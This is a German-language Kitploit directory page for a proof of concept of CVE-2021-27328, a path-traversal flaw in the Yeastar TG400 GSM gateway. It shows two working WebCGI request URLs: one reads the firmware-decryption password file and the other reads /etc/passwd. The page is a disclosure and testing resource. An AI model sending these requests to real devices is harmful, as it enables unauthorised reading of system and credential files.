
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2021-27328 — Proof of Concept für Path Traversal in Yeastar TG400 GSM Gateway, das beliebiges Dateilesen über manipulierte HTTP-Anfragen an WebCGI demonstriert. | Kitploit
Tools/GitHubGitHub/sqsamir/cve-2021-27328
SchwachstellenanalyseExploitationWebanwendungs-ExploitationInformationsbeschaffungPenetrationstests
GitHubsqsamir/cve-2021-27328

CVE-2021-27328

Proof of Concept für Path Traversal in Yeastar TG400 GSM Gateway, das beliebiges Dateilesen über manipulierte HTTP-Anfragen an WebCGI demonstriert.

Repository anzeigen
3vor 11 MonatenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

Path Traversal auf Yeastar TG400 GSM Gateway - 91.3.0.3

Dies ist ein Proof of Concept für CVE-2021-27328

Beispiel

  • zum Abrufen des Passworts zum Entschlüsseln der Firmware
http://192.168.43.246/cgi/WebCGI?1404=../../../../../../../../../../bin/firmware_detect

ZIP-Passwort

  • zum Abrufen von /etc/passwd
http://192.168.43.246/cgi/WebCGI?1404=../../../../../../../../../../etc/passwd

/etc/passwd

Tool herunterladen